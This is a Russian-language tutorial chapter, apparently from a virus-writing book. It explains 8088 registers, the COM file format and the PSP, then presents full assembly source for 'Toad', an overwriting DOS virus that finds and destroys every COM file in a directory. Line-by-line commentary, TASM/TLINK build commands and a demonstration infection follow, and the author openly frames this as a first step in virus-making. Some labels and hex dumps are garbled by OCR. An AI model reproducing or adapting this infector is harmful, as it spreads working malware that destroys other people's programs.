Табл. 1 . Расшифровка сокращений, ассоциированных с регистрами

AX	Сумматор
BX	Базовый регистр
CX	Счетчик
DX	Регистр данных
DS	Сегмент данных
ES	Дополнительный сегмент
SS	Сегмент стека
CS	Сегмент кода
BP	Указатель базы
SI	Индекс источника
DI	Индекс назначения
SP	Указатель стека
IP	Командный указатель

Сегментный регистр указывал на 16-байтовый блок памяти, а офсетный регистр говорил, сколько байтов нужно было добавить к началу 16-байтового блока, чтобы найти желаемый байт в памяти.

Например, если регистр **ds** был установлен до 1275 Нех, а регистр **bx** — до 457 Нех, то физический 20-битный адрес байта **ds:[bx]** был равен:

$$\begin{array}{r} 1275\text{H} \times 10\text{H} = 12750\text{H} \\ + \quad 457\text{H} \\ \hline 12\text{BA}7\text{H} \end{array}$$

Существовала возможность записи одного физического адреса несколькими способами.

Например, настройка **ds** = 12BA Нех и **bx** = 7 соответствовала тому же самому физическому адресу 12BA7 Нех. Программистам пришлось договариваться о правилах. При написании программ для микропроцессора 8088 сегментные регистры являлись *подразумеваемыми* значениями.

Например, если писалась инструкция **mov ax,[bx]** и регистр **bx** равнялся 7, то регистр **ax** загружался словом, хранившимся в офсете 7 сегмента данных.

Сегмент данных **ds** никогда не появлялся в инструкциях, потому что он в них подразумевался автоматически. Например, если **ds** = 12BAH, то вам следовало загрузить слово, хранящееся в физическом адресе 12BA7H.

Микропроцессор 8088 имел четыре сегментных регистра: **cs**, **ds**, **ss** и **es**. Они назывались *Code Segment* (сегмент кода), *Data Segment* (сегмент данных), *Stack Segment* (сегмент стека) и *Extra Segment* (дополнительный сегмент). Все они служили разным целям.

Регистр **cs** определял 64К-сегмент, где располагались программные инструкции, выполняемые процессором.

Сегмент данных указывал место для размещения данных программы.

Сегмент стека определял, где расположен стек программы.

Регистр `es` отдавался в распоряжение программиста. Он мог использоваться для указания сегмента видеопамати, для записи данных в видеопамать или в сегмент `40H`, где BIOS хранит критически важную информацию о низкоуровневой конфигурации компьютера.

COM-файлы, как пережитки времен с `64K` доступной памяти, использовали только один сегмент. Перед выполнением COM-файла DOS устанавливал все сегментные регистры до одного значения: `cs=ds=es=ss`. Все данные сохранялись в одном и том же сегменте, как и код самой программы.

Так как любой сегмент равнялся `64K`, COM-программа могла использовать для кода, данных и стека, максимум, `64K`. И поскольку сегментные регистры только подразумевались в инструкциях, обычная COM-программа (не нуждавшаяся в данных BIOS или видеоданных) никогда не заботилась о них.

Наша программа FLY — хороший пример. Она не содержит прямых ссылок на какой-либо сегмент. DOS может загрузить ее в любой сегмент, и она спокойно будет там работать.

Перед загрузкой COM-файла в сегмент в офсете `100H`, этот сегмент настраивался DOS. Кроме того, DOS создавала PSP (Program Segment Prefix — префикс программного сегмента) в памяти от офсета `0` до `0FFH` (см. табл. 2).

PSP — это тоже наследие от операционной системы CP/M, когда ОС хранила важные данные о системе в низкой памяти. Большая часть PSP вообще не используется. Например, она содержит блоки контроля файлов (FCB — file control blocks) для открытия/чтения/записи/закрытия файла с помощью функций DOS - `0FH`, `10H`, `14H`, `15H` и т. д.

Никто из здравомыслящих людей не использует эти функции. Они — атавизм, оставшийся от CP/M. Вместо них применяли функции `3DH`, `3EH`, `3FH`, `40H` и т. д., введенные разработчиками DOS 2.00. Но!!!!... эти старые функции все же можно использовать, и необходимые данные в PSP по-прежнему сохраняются.

Вот почему PSP стал сокровищницей хакеров и пробиркой, в которой вирусмейкеры выращивают своих маленьких «зверушек».

Табл. 2. Формат префикса программного сегмента

Офсет	Размер	Описание
0H	2	Инструкция Int 20H
2	2	Адрес последнего назначенного сегмента (вершина доступной памяти системы)
4	1	Зарезервировано (может быть нулевым)
5	5	Удаленный вызов диспетчера функций DOS
A	4	Вектор Int 22H (прерывание программы)
E	4	Вектор Int 23H (управление Ctrl-C)
12	4	Вектор Int 24H (управление критической ошибкой)
16	22	Зарезервировано
{IC	2	Адрес сегмента области среды DOS
2E	34	Зарезервировано
50	3	Инструкция Int 21H / RETF
53	9	Зарезервировано
5C	16	Контроль файла - область первого параметра
6C	20	Контроль файла - область второго параметра
80	128	ДТА по умолчанию (длина в байтах области командной строки)
100	-	Начинает COM-программу

В то же время другие части PSP являются очень даже полезными.

Например, все, что находится после имени программы в командной строке для вызова **COM-программы**, сохраняется в PSP, начиная с офсета 80H.

Если мы вызовем нашу программу FLY следующим образом:

C:\FLY Hello there!

то PSP будет выглядеть примерно так:

2750:0000 CD 20 00 9D 00 9A F0 FE-1D FO 4F 03 85 21 8A **03**.....O..!
2750:0010 85 21 17 03 85 21 74 21-01 08 01 **00** 02 **FF** FF FF .!...t!.....
2750:0020 FF FF **FF** FF FF **FF** FF **FF**-FF FF FF FF 32 **27** 4C 01.....2'L
2750:0030 45 2614 00 18 00 50 **27**-FF FF FF FF **00** 00 00 00 **E&....P'** .
2750:0040 06 14 00 00 00 00 00 00-00 00 00 00 00 00 00 00.....
2750:0050 CD 21 CB 00 00 00 00 00 00-00 00 00 00 00 48 45 4C .!.....HEL
2750:0060 4C 4F 20 20 20 20 20 20-00 00 00 00 00 54 48 45 LO... .THE
2750:0070 52 45 21 20 20 20 20 20-00 00 00 00 00 00 00 00 RE!
2750:0080 OE 20 48 65 6C 6C 6F 20-74 68 65 72 65 21 20 OD . Hello there! .
2750:0090 6F 20 74 68 65 72 65 21-20 OD 61 72 64 OD 00 00 o there! **ard...**
2750:00A0 00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00.....
2750:00B0 00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00.....
2750:00C0 **00 00** 00 00 00 **00** 00 **00-00** 00 00 **00** 00 00 00 00.....
2750:00D0 00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00.....
2750:00E0 00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00.....
2750:00F0 00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00.....

В 80H мы находим значение ОЕН, которое является длиной «Hello there!», за которой следует сама строка, обрываемая `<CR>=0DH`. Кроме того, PSP содержит адрес системной среды, хранящей все «установленные» переменные в AUTOEXEC.BAT, а также путь, по которому DOS ищет исполняемые файлы, когда вы напечатали имя в командной строке. Этот путь очень важен для вируса, так как он говорит ему, где находится множество вкусных и сочных программ, ожидающих инфицирования.

Последним шагом, совершаемым DOS перед выполнением COM-файла, является установка стека. Обычно стек размещается на самой вершине сегмента, в котором обитает COM-программа (см. рис. 2). Первые два байта стека всегда устанавливаются DOS таким образом, чтобы простая инструкция RET могла остановить COM-программу и вернуть контроль DOS (еще один анахронизм от CP/M). Эти байты устанавливаются в ноль, чтобы вызвать прыжок к офсету 0, где в PSP хранится инструкция int 20H. Инструкция int 20H возвращает контроль к DOS. Затем DOS устанавливает указатель стека sp до FFFE Hex и прыгает к офсету 100H, вызывая выполнение затребованной COM-программы.

Вот так работает COM-программа. Разобравшись с ней, мы займемся созданием простейшего вируса.




Рис. 2. Карта памяти перед выполнением COM-файла

Переписывающие вирусы

Переписывающие вирусы переписывают свои жертвы. Это означает, что зараженные программы уже не будут выполняться, потому что вирус заменил их код своим кодом. Когда пользователь пытается выполнить зараженную программу, вместо нее выполняется вирус. Он размножается и при совпадении заданных условий показывает сообщение или разрушает данные. Это выглядит так:

Программа	Вирус	Вирусамма
-----------	-------	-----------

Рис. 3. Воздействие перезаписывающего вируса на программу


Давайте посмотрим, что делает переписывающий вирус:

1. Находит подходящий файл.
2. Открывает его для чтения/записи.
3. Записывает вирус в файл.
4. Закрывает файл.
5. Вирус завершает действие и передает контроль DOS.

А если найденный файл уже инфицирован? В случае переписывающих вирусов этот фактор не важен. Но если вы не хотите, чтобы ваш вирус по сто раз заражал один и тот же файл, мы позже что-нибудь придумаем. А пока рассмотрим основные шаги. В качестве примера я использую вирус *Toad* (Жаба). Ниже приведен листинг этого демонстрационного вируса. Позже мы обсудим каждый кусок в отдельности, так что не напрягайтесь, встретив что-то незнакомое,

```
code segment
    assume cs:code,ds:code
    org 100h
toad proc near

first_fly:
    mov ah,4eh
```



findjly:

```
xor    cx,cx
lea    dx,comsig
int    21h
jc     wart_growth
```

open_fly:

```
mov    ax,3d02h
mov    dx,9eh
int    21h
```

eat_fly:

```
xchg   bx,ax
mov     ah,40h
mov     cx,offset horny — offset first_fly
lea     dx,first_fly
int     21h
```

stitchjpp:

```
mov     ah,3eh
int     21h
mov     ah,4fh
jmp     find_fly
```

wart_growth:

```
mov     ah,09h
mov     dx,offset wart
int     21h
```

сya: int 20h

```
comsig db  «*.com»,0
```

```
wart db 'Поздравления! Вы заразили все COM-файлы в этой',10,13
```

```
db 'директории вирусом Toad. Хорошего вам дня.',10,13,'$'
```

```
horny label near
```

```
toad endp
code ends
    end first_fly
```

Эй! Алле! Вы еще со мной? Этот исходный код я поделил на отдельные части. Перед тем как мы приступим к объяснениям, запомните, что наш вирус использует формат СОМ-файла. Он может иметь длину только в один сегмент или в 65,536 байтов. Поначалу мы не будем беспокоиться об ограничении размера. Но позже такие ограничения станут важным фактором в выборе файлов для инфицирования.

Итак, присмотримся к вирусу *Toad*. Я думаю, вы уже подзабыли некоторые хитрости Ассемблера, поэтому постараюсь напомнить их вам:

```
code segment
```

Директива «segment» определяет параметры для сегмента. В этом примере мы определяем сегмент кода. Весь исполнительный код (плоть и кровь нашей программы) находится внутри сегмента кода. Данный сегмент не обязательно должен называться сегментом «кода». Он называется сегментом «кода» только по соглашению, принятому среди программистов. Например, если мы столкнемся с большой программой и она будет иметь множество разных процедур внешних вызовов, то нам придется определять сегмент данных отдельно от сегмента кода. Но поскольку наш кусочек кода очень маленький, то два сегмента перемешаны.

```
assume cs:code,ds:code
```

Предполагаемая процедура лежит внутри сегмента кода и соответствует имени, которое мы дали сегменту. В этой программе мы заявляем, что регистры сегментов кода и данных ассоциируются с сегментом «кода». Что это означает? Мы устанавливаем параметры нашего СОМ-файла! Следуя соглашению программистов, мы определяем, где и какие фрагменты будут находиться в нашей программе и как они будут настроены. Чем являются регистры **cs** и **ds**? Регистр сегмента кода будет содержать

стартовый адрес сегмента кода вашей программы. По сути, он говорит компьютеру, где начинать искать наш исполнительный код.

Другим регистром, достойным упоминания, будет `ip` — командный указатель (регистр указателя инструкций). Работой `ip` является хранение адреса офсета следующей строки кода, который должен выполняться.

Вы хотите знать, что такое адрес офсета? *Адрес офсета* — это не настоящий адрес строки в вашей программе, а скорее, расстояние от данной точки до указанного адреса. Таким образом, регистр сегмента кода, добавленный к командному указателю, даст вам следующую исполняемую строку в программе. Регистр `cs` остается константой, тогда как `ip` высчитывает строки кода.

org 100h

Здесь мы имеем дело с памятью. Сейчас вы создаете COM-файлы, поэтому директива **org 100h** должна следовать за директивой **assume**. Она говорит компьютеру, что ваш COM-файл расположен по адресу 100 hex или 256 байтов. Значение 100 hex является расстоянием — офсетом, который находится сразу за PSP. Значение 100h помещается в `ip` и говорит компьютеру, откуда начинать работу. PSP содержит информацию о вашей программе. Он создается в том сегменте памяти, где загружена программа. Другими словами, PSP не является постоянной структурой, которая сохраняется вместе с программой.

toad proc near

Хотя это необязательно, я включил сюда директиву процедуры — мне хочется показать вам соглашение программистов по созданию программного кода. Процедура является подпрограммой внутри сегмента кода. Более крупный вирус содержит много процедур, вызываемых для выполнения определенных задач. Мы назначаем процедуре имя и определяем ее как близкую (*near*). Когда мы столкнемся с более крупными программами, которые имеют дело с процедурами вызовов в разных сегментах, нам придется иметь дело с дальними (*far*) процедурами. В данном случае я включил эту директиву для того, чтобы вы узнавали ее в других примерах кода.

first_fly:

```
mov ah,4eh
```



Вот мы и подошли непосредственно к телу вируса. Если вы посмотрите на него в целом, то увидите, что я пометил различные подпрограммы в коде. Метки должны быть описательными, чтобы вы понимали действия, выполняемые этими частями кода. Наша первая подпрограмма названа `firstfly` (первая муха). Она напоминает нам, что данная подпрограмма находит файл для инфицирования. Метка позволяет программе прыгать к ней, если вам снова понадобится выполнить данную подпрограмму.

В нашем вирусе мы будем использовать четыре регистра общего назначения: `ax`, `bx`, `cx` и `dx`. Сумматор, или `ax` используется для операций I/O (input/output — ввод/вывод) и арифметических вычислений. `bx` — он же базовый регистр — используется для вычислений или в качестве индекса для расширенной адресации. `cx`, или счетчик, используется для вычислений и для подсчета циклов в петлевых операциях, `dx` или регистр данных, подобно `ax`, используется для операций I/O, а также для операций умножения и деления, в которых используются большие числа.

Теперь вернемся к нашей подпрограмме `get fly`, которая находит файл для инфицирования. Ее результатом, или **output**, будет первый файл, найденный в директории, — файл, обладающий нужными нам атрибутами. Следовательно, мы должны загрузить условия в общие регистры и выполнить прерывание.

Хм, я напому вам, что регистры общего назначения являются 16-битными: 8 битов в верхней части и 8 — в нижней, `ax` делится на две половины: старшую `AH` и младшую `AL`. Все регистры общего назначения следуют той же логике: `BH` — `BL`, `CH` — `CL` и `DH` — **`DL`**

Какие значения нам нужно загрузить в общие регистры для этой подпрограммы?

Во-первых, `4e hex` в `AH`. Во-вторых, `cx` должен быть нулевым, чтобы установить нормальные файловые атрибуты. В-третьих, `dx` нуждается в строке, содержащей определение искомого файла.

Чтобы переместить значение `4e hex` в `AH`, мы используем команду `MOV`. Команда `MOV` переносит значение второго операнда в первый без изменения значения второго операнда. Иными словами, `MOV AH, 4eh` **перемещает** значение `4e hex` в `AH`.

find_fly:

xor cx, cx

Далее, нам нужно обнулить значение **cx**. Это можно сделать двумя способами. Первый очевиден: **MOV CX, 0**. Но истинный вирусмейкер всегда нацелен на оптимизацию кода. Инструкция **MOV CX, 0** требует 3 байта, в то время как **XOR CX, CX** берет только 2 байта. Логическая инструкция «эксклюзивного или» интересна тем, что при равенстве операндов первый операнд сбрасывается до нуля.

lea dx, comsig

Затем нам нужно загрузить в **dx** строку с файловым определением, по которому мы ищем файл. В данном случае мы ищем **COM**-файлы. Следовательно, строкой будет ***.COM**. «Звездочка» заказывает поиск всех файлов с расширением **«.COM»**. Строка определяется в адресе **comsig** в сегменте данных нашего вируса.

Чтобы переместить эту строку в **dx**, нам требуется инструкция **LEA DX, comsig**, то есть Load Effective Address — загрузить эффективный адрес **comsig** в **dx**. Для этой операции мы, конечно, могли бы использовать команду **MOV**: **MOV dx, offset comsig**, загружая офсет адреса **comsig** в **dx**.

int 21h

Команда **INT** выполняет желаемую функцию, которую вы установили для нее. Вкратце говоря, программа останавливается, и таблица векторов прерывания становится доступной для адреса прерывания, который мы определили. Нам предлагаются 256 возможных прерываний.

Как я уже говорил, прерывание выполняет подпрограмму, которую мы определяем с помощью загрузки регистров общего назначения. Теперь пришла пора позаботиться о результате.

jc **wart_growth**

Нашей следующей инструкцией является условный прыжок. Если в процессе встречаются некоторые условия, офсет `wart_growth` (в данном примере) добавляется в `IP`, и программа продолжает свою работу в локации `wart growth`, которую определяет пользователь. Существуют множество условных прыжков и один безусловный прыжок `JMP`, который прыгает независимо от существующих условий.

Инструкция прыжка используется для пропуска некоторых данных или для выполнения другой подпрограммы. В нашем примере мы выполняем проверку и смотрим, существуют ли какие-то условия.

Как только прерывание выполняется из предыдущей строки и если `SOM`-программа найдена, флаг переноса устанавливается в **ноль**.

Если программа не найдена, флаг переноса устанавливается в единицу.

Команда `JC` проверяет, установлен ли флаг переноса в единицу.

Если да, она прыгает к `wartgrowth` и выполняет команду в этом офсете.

Если флаг переноса установлен в ноль, говоря о найденной программе, прыжок игнорируется и выполняется следующая строка кода.

Вы забыли, то такое *флаг*? Вкратце скажем, что флаги хранят текущий статус компьютера и уже выполненного процесса. Среди многих других использований, флаги могут сохранять или проверять определенные условия, которые установлены в компьютере на данный момент.

open_fly:

```
mov    ax,3d02h
mov    dx,9eh
int    21h
```

Ладно, предположим, что наш вирус успешно нашел в текущей директории СОМ-файл, и нам теперь нужно открыть его. Это выполняется с помощью **int 21** и определенных настроек регистров. В **AL** нужно загрузить код доступа.

Используя код **02h**, мы открываем файл в режиме чтения/записи. **00h** в **AL** откроет файл только для чтения, а **01h** в **AL** установит только запись.

Помните, что **ax** является 16-битным регистром и состоит из двух частей: **AH** и **AL**.

Следовательно, мы можем загружать оба значения одновременно — например, загружая в **ax** значение **3d02h**. В коде мы всегда используем шестнадцатиричные значения. Если вы будете выполнять эти простые DOS-прерывания без подстановки «h» после **int 21**, возникнет ошибка.

Позаботившись об **ax**, мы переходим к **dx**. В **dx** нужно загрузить строку **ASCIIZ**, которая является именем атакованного нами файла.

Наверное, вы спросите: «А что там за **9e hex**? Это не очень похоже на имя файла».

Значение **9e hex** не является строкой. Оно является офсетом адреса, содержащего строку.

Значение **9e hex** располагается в **PSP**, о котором мы говорили выше, в области, называемой **DTA** (**D**isk **T**ransfer **A**rea — область обмена с диском). Как вы помните, **PSP** стартует в **00h**.

Адресом начала **DTA** является **80 hex**. В **DTA** мы ищем информацию о файле, найденном в предыдущей подпрограмме. Нам нужно имя файла, которое находится в офсете **1eh** от начала **DTA**.

Если мы сложим эти офсеты вместе, то получим **9eh**. Загружаем это значение в регистр **dx** и далее обращаемся к **int 21h**, чтобы выполнить подпрограмму.

eat_fly:

xchg bx,ax

MOV ah,40h

mov ex,offset homy — offset firstfly

lea dx,first_fly

int 21h

Сейчас перед нами стоит задача реального инфицирования открытого файла. Для этого мы используем int 21h с 40h загруженным в АН.

В предыдущей подпрограмме при открытии файла ваш компьютер назначил файлу уникальный файловый дескриптор и поместил его в ах. К сожалению, для функции записи этот дескриптор нужен нам в Ьх. Что делать? Использовать **MOV** Ьх, ах?

Да, это сработало бы, но мы стремимся к оптимизации. Давайте я познакомлю вас с новой директивой Xchg (или **eXCHanGe** — обмен). Эта команда позволяет нам обменивать данные между двумя регистрами — то, что нам нужно. Используя xchg вместо mov, мы экономим 1 байт.

Для современных машин один байт является песчинкой на берегу моря памяти. Но создание крепкого (оптимизированного) кода является признаком хорошего стиля программирования и чертой Искусства.

Далее нам нужно загрузить в сх то количество байтов, которое мы хотим записать. Вместо числового значения мы используем трюк и позволяем компьютеру рассчитать расстояние между офсетами предписанных меток.

Мы говорим компьютеру, что расстояние от **first_fly** до **horny** равняется количеству байтов, которое мы хотим записать. Затем мы загружаем в dx адрес, из которого будет проводиться запись. Адрес first_fly загружается в dx. Это начало того кода, который мы хотим записать в атакуемый файл.

Выполняем уже знакомую команду int 21h, и инфекция ' завершена.

```
stitchup:
    mov  ah,3eh
    int 21 h
    mov  ah,4fh
    jmp  find_fly
```

Хорошо, файл инфицирован. Теперь нам нужно закрыть файл с помощью `int 21h` и `3eh`, вставленных в АН. Поскольку мы уже поместили файловый дескриптор в `Bx`, нам не нужно заботиться о нем.

Далее, наш вирус стартует и ищет следующий файл для инфицирования. Мы загружаем `4fh` в АН и прыгаем назад к подпрограмме поиска файла. Наверное, вы уже заметили, что мы используем те же самые регистры общего назначения.

Вирус `Toad` представляет собой одну большую петлю. Эта петля заражает файл за файлом, пока флаг переноса не будет установлен в единицу, указывая на то, что других СОМ-файлов не обнаружено. После этого пользователю демонстрируется сообщение и вирус останавливает свою работу.

```
wartgrowth:
    mov ah, 9
    mov dx, offset wart
    int 21 h
```

Следующая подпрограмма может быть удалена без вреда для вируса. Она просто выводит сообщение на экран. Это делается загрузкой `int 21h` с `09h` в АН.

Адрес строки с содержанием того, что мы хотим изобразить на экране, загружается в `dx`. Фактически, сообщение, изображаемое на экране, означает конец работы вируса. После него выполняется следующая строка:

```
суа: int 20h
```

После демонстрации сообщения вирусу нужно прервать свое действие. Загружаем `4CH` в АН и выполняем `int 21h`. Как видите, в программе используется `int 20h`. Это древнее, вышедшее из употребления прерывание, но оно все еще работает. Мы можем применять любое из двух прерываний. При выборе `int 20h` нам не нужно устанавливать регистры.

```
comsig db «*.com»,0
```

```
wart db 'Поздравления! Вы заразили все СОМ-файлы в згой', 10,13  
db 'директории вирусом Toad. Хорошего вам дня.', 10,13,$'
```

Теперь мы переходим к более легкой части вируса — к блоку данных. Именно здесь определяются данные.

Сначала определяем `comsig`. Это наша сигнатура (подпись) СОМ-файла — «звездочка» (*) и расширение «.СОМ». Мы применяем `DB` (`define byte` — определяющий байт) и определяем им строку, которая находится в кавычках.

Предписывая для `comsig` значение «*.СОМ», мы ставим запятую и 0, указывая на конец строки.

Предписывая строку `wart` из нескольких символов, мы включаем 10 и 13 в конец каждой строки. Если после первой строки мы не поставим 10 и 13, то две строки сольются и будут выведены на экран вместе.

Символ \$ в конце второй строки завершает полную строку сообщения.

horny label near

Horny (*рогатая*) - это метка в процедуре **Toad** (*жаба*). Она действует только как адресный офсет для определения длины вирусного кода, которым инфицирован файл. Имеется несколько других применений для директивы метки, но мы поговорим о них позже.

```
toad endp  
code ends  
end first_fly
```

Следующие три строки завершают код вируса.

«**Toad endp**» приостанавливает процедуру `toad`, которая была инициализирована «`toad proc near`».

«**Code ends**» определяет конец сегмента кода. Если бы мы использовали сегмент данных, то нам пришлось бы закрывать его с помощью «`data ends`».

Директива **end** отмечает конец вируса.

First_fly указывает компьютеру, откуда стартовало выполнение кода.

Я советую вам комментировать свои коды. Это важно при написании больших программ. Предваряйте их точкой с запятой. Ассемблер не компилирует комментарии, поэтому вы можете использовать их в любом количестве. Я приведу пример:

findjly:

```
хог  cx.cx      ;обнуляем значение cx
lea  dx.comsig  загружаем сигнатуру corn-файла
int  21h        ;выполняем dos-прерывание
jc   wart_growth ;других файлов не
                     ;найдено/сообщение
```

Ну что же, примите мои поздравления. Вы сделали первый шаг в вирусмейкерстве и ознакомились не только с переписывающим вирусом, но и с базовыми инструкциями языка Ассемблер.


Следующими шагами будет компилирование этого вируса и проверка его работы. Для компилирования исходного кода используйте TASM. TASM — очень хороший инструмент. Компоновщик TLINK превратит конечную работу компилятора в исполнительную программу. Неважно, какой редактор вы используете, когда печатаете ASM-файл. Это может быть Блокнот, Word или Office. Когда будете компилировать вирус, перейдите в окно DOS и выполните инструкции, приведенные внизу. Чтобы компилировать вирус, сохраните исходный код как файл «.ASM». В одной директории с TASM напечатайте:

```
C:\>tasm toad.asm
```

(Впрочем, это можно делать из любой директории.) Результат будет таким:

Строка директории

Байт OFH



Поле времени .

Минуты (0-59)

15

Bit 0

Пел* данных

Год (от 1980 до 1980) Месяц (1-12) День (1-31)

15

Поле атрибутов

Зарезервировано	Архив	Поддиректория	Метка тома	Система	Скрытые	Только для чтения
-----------------	-------	---------------	------------	---------	---------	-------------------

Бит C

Рис. 4. Формат записи директорной строки

```
Turbo Assembler Version 5.01  
Assembling file:  toad.asm  
Error Messages:  none  
Warning Messages: none  
Passes:          1  
Remaining Memory: 418k (или что-то схожее)
```

Вы не знаете английского языка? Попробуйте осваивать его понемногу. По-русски это означает вот что:

```
Турбоассемблер версии 5.01  
Ассемблированный файл:  toad.asm  
Сообщения об ошибках:   нет  
Предупреждающие сообщения: нет  
Прогонов:                1  
Оставшейся памяти:       какое-то значение
```

Если в коде будет ошибка, TASM укажет на нее в строке сообщения об ошибке. Если у компилятора будет слишком много проблем с вашим кодом, переключитесь на директорию «create» и напечатайте вышеуказанные инструкции снова.

Поместите в эту директорию копии **«toad.asm»**, TASM и TLINK. TASM конвертирует ASM-файл в OBJ-файл. Чтобы получить исполняемый COM-файл, мы используем компоновщик.

Напечатайте:

```
C:\>tlink /t toad.obj
```

TLINK запишет в текущую директорию файл TOAD.COM. Перед вами готовый вирус. Не бойтесь, он не кусается.

Теперь вам нужно переместить вирус из текущей директории в директорию рассадника (pond).

Напечатайте:

```
C:\>copy toad.com c:\pond\
```


Затем напечатайте:

```
C:\>cd ..\pond
```

Это перенесет вас в директорию pond.

Далее, пролистайте содержание директории:

```
C:\pond>dir
```

Допустим, в этой директории находятся два файла: TOAD.COM и FLY.COM. TOAD.COM = вирус, а FLY.COM = файл, который мы собираемся инфицировать.

Для большей демонстрации нам нужен файл, который меньше вируса. Теперь напечатайте:

```
C:\pond>toad
```

Перед вами появится сообщение, определенное в wart. Снова осмотрите содержание директории. Вы увидите, что оба файла имеют одинаковый размер. FLY.COM заражен.

Наш вирус заражает файлы даже в том случае, если они уже были заражены.



Механизм поиска

Каким же образом вирус ищет новые файлы для инфекции? Давайте углубимся в эту тему и посмотрим на то, как DOS сохраняет файлы и информацию о файлах.

Вся информация о каждом файле на диске сохраняется в двух областях, известных как *директория* и *FAT (File Allocation Table — таблица размещения файлов)*. Директория содержит 32-байтовую запись файлового дескриптора для каждого файла (см. рис. 4).

Эта запись дескриптора содержит имя и расширение файла, его размер, дату и время создания, а также файловый *атрибут*, который включает в себя важную информацию о том, как операционная система должна управлять этим файлом.

FAT — карта всего диска. Она информирует операционную систему о том, какой файл занимает ту или иную область.

Каждый диск имеет два FAT, идентичные друг другу. Вторая таблица является резервной копией на случай порчи первой. Вы знаете, что диск может иметь множество директорий.

На каждом диске присутствует так называемая *корневая директория*, и этот корень может иметь множество *поддиректорий*, **гнездящихся одна** внутри другой в форме древовидной структуры. Эти поддиректории можно создавать, использовать и удалять по воле пользователя. Сложность древовидной структуры зависит от прихотей пользователя.

Обе FAT и корневая директория располагаются в фиксированной области диска, которая резервируется специально для них. Поддиректории хранятся как и другие файлы. Их атрибуты указывают, что данный файл является директорией. Операционная система управляет поддиректорным файлом иначе, чем обычными файлами.

Поддиректорный файл состоит из последовательности 32-байтовых записей, описывающих файлы этой директории. Поддиректорный файл может содержать 32-байтовую запись с атрибутом для данной директории, который указывает, что данный файл является поддиректорией поддиректории.

DOS контролирует доступы к файлам и поддиректориям. Если вы хотите прочитать или записать файл, вам не нужно писать программу для обнаружения нужной директории на диске, читать

записи дескриптора файла, выяснять, где находится файл, а затем читать его.

Вместо этого вы даете DOS-директорию и имя файла, затем просите открыть файл, и дальше операционная система делает все сама. Данный процесс сохраняет много времени. Вам не нужно ломать голову над управлениями файлами и «железом».

DOS командует с помощью *ISR* {*interrupt service routines* — подпрограммы обработки прерывания). Прерывание `int 21H` — это основная ISR, которую мы будем использовать в вирусах.

Чтобы вызвать ее, нам нужно настроить требуемые регистры процессора на определенные значения, дабы подпрограмма обработки прерывания знала, что ей делать. Вот пример кода:

```
mov  ds,SEG FNAME    ;ds:dx указывает на имя файла
mov  dx,OFFSET FNAME
xor   al,al          ;al=0
mov  ah,3DH          iDOS-функция 3D
int   21H            ;идет, чтобы выполнить ее
```

Этот код открывает файл, чье имя сохранено в локации памяти `FNAME`, и готовит его для чтения в памяти. Эта функция приказывает DOS найти данный файл и подготовить его для чтения. Инструкция «`int 21H`» передает контроль DOS, и та выполняет свою работу. Когда DOS заканчивает открывать файл, контроль возвращается к выражению, непосредственно следующему за «`int 21H`». Регистр `ah` содержит число функции, с помощью которого DOS определяет вид задания. Другие регистры устанавливаются иначе в зависимости от того, каков регистр `ah`. Они дают DOS дополнительную информацию о том, что нужно сделать. В вышеуказанном примере регистровая пара `ds:dx` указывает на локацию памяти, где хранится имя файла, который нам нужно открыть. Установка регистра `al` до нуля приказывает DOS открыть файл только для чтения.

(Для самостоятельного изучения вирусов я **советую** вам приобрести двухтомник Ральфа Брауна и Джима Кайла «Прерывания ПК». Этот труд расскажет вам о различных доступных функциях — о том, как они работают и за чем следят.)

Чтобы найти файлы, пригодные для заражения, вирус использует DOS-функции *поиска*.

Люди, создававшие DOS, знали, что многие программы (не только вирусы) требуют осмотра файлов и действий с ними, если требуемый тип был найден в процессе поиска. Разработчики вставили парочку поисковых функций в программу обработки прерывания `int 21h` и назвали их *Search First* (найти первый) и *Search Next* (найти следующий).

В принципе, имеются более сложные DOS-функции, но они требуют перед вызовом большой подготовки. Чтобы определить директорию и файл для поиска, мы первым делом настраиваем в памяти строку `ASCIIZ`. Это массив байтов, который завершается нулевым байтом (0).

DOS может находить и сообщать либо о всех файлах в директории, либо о субнаборе файлов, которые пользователь определяет по атрибутам и имени файла, используя такие символы, как «?» и «*». Вы, наверное, знакомы с такими исполнительными командами, как **copy *.* a:** и **dira???_100.***, которые набираются в командной строке DOS. Вот пример строки `ASCIIZ`:

```
DB  \system\hyper.*,0
```

